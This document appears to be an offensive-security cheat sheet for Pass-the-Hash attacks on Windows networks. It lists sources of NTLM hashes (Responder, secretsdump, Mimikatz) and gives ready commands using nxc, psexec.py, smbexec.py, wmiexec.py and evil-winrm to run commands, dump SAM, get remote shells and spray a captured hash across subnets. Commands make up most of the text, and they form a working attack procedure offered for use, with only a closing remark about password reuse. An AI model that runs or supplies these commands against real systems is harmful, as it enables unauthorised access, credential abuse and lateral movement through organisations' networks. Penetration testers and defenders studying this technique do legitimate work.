



Pass-the-Hash (PtH) cheat sheet

Use a captured NTLM hash to authenticate as a user without knowing their plaintext password. Works against SMB, WinRM, and RDP. Replace the placeholders (<...>) with your own values.



Step 1 - Obtain an NTLM hash

Common sources:

- Responder logs: `/usr/share/responder/logs/`
- ntlmrelayx SAM dump (from a relay attack)
- `secretsdump.py` against a compromised host
- Mimikatz / lsass dump (requires prior foothold)

You need the **NT hash** — the second half after the colon:

```
aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
                                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
                                this is the NT hash you pass
```

Step 2 - Authenticate via SMB (nxc)

Verify access / list shares:

```
nxc smb <target-ip> -u <username> -H <NT-hash>
```

Execute a command:

```
nxc smb <target-ip> -u <username> -H <NT-hash> -x "<command>"
```

Dump SAM (requires local admin):

```
nxc smb <target-ip> -u <username> -H <NT-hash> --sam
```

Step 3 - Get a shell via SMB

psexec (drops a service binary — noisiest):

```
sudo psexec.py <domain>/<username>@<target-ip> -hashes :<NT-hash>
```

smbexec (no binary dropped):

```
sudo smbexec.py <domain>/<username>@<target-ip> -hashes :<NT-hash>
```

wmiexec (uses WMI — quieter):

```
sudo wmiexec.py <domain>/<username>@<target-ip> -hashes :<NT-hash>
```

For local accounts use `./<username>` instead of `<domain>/<username>`.

Step 4 - Authenticate via WinRM (evil-winrm)

Requires WinRM (port 5985/5986) open and the user in Remote Management Users:

```
evil-winrm -i <target-ip> -u <username> -H <NT-hash>
```

Step 5 - Spray the hash across the network

Check if the same local admin hash works on multiple machines:

```
nxc smb <target-subnet>/<cidr> -u <username> -H <NT-hash> --local-auth
```

Hosts returning (Pwn3d!) are fully accessible with that hash.

(optional) Restore Kali's networking

Only needed if you manually set a static IP before the attack:

```
sudo nmcli con mod "<connection name>" ipv4.method auto
sudo nmcli con up "<connection name>"
```

Key idea: Windows NTLM authentication only needs the hash, not the plaintext. If you have the NT hash you can authenticate exactly as if you had the password. This is why password reuse across machines is dangerous — one captured hash can give you access to every machine sharing that credential.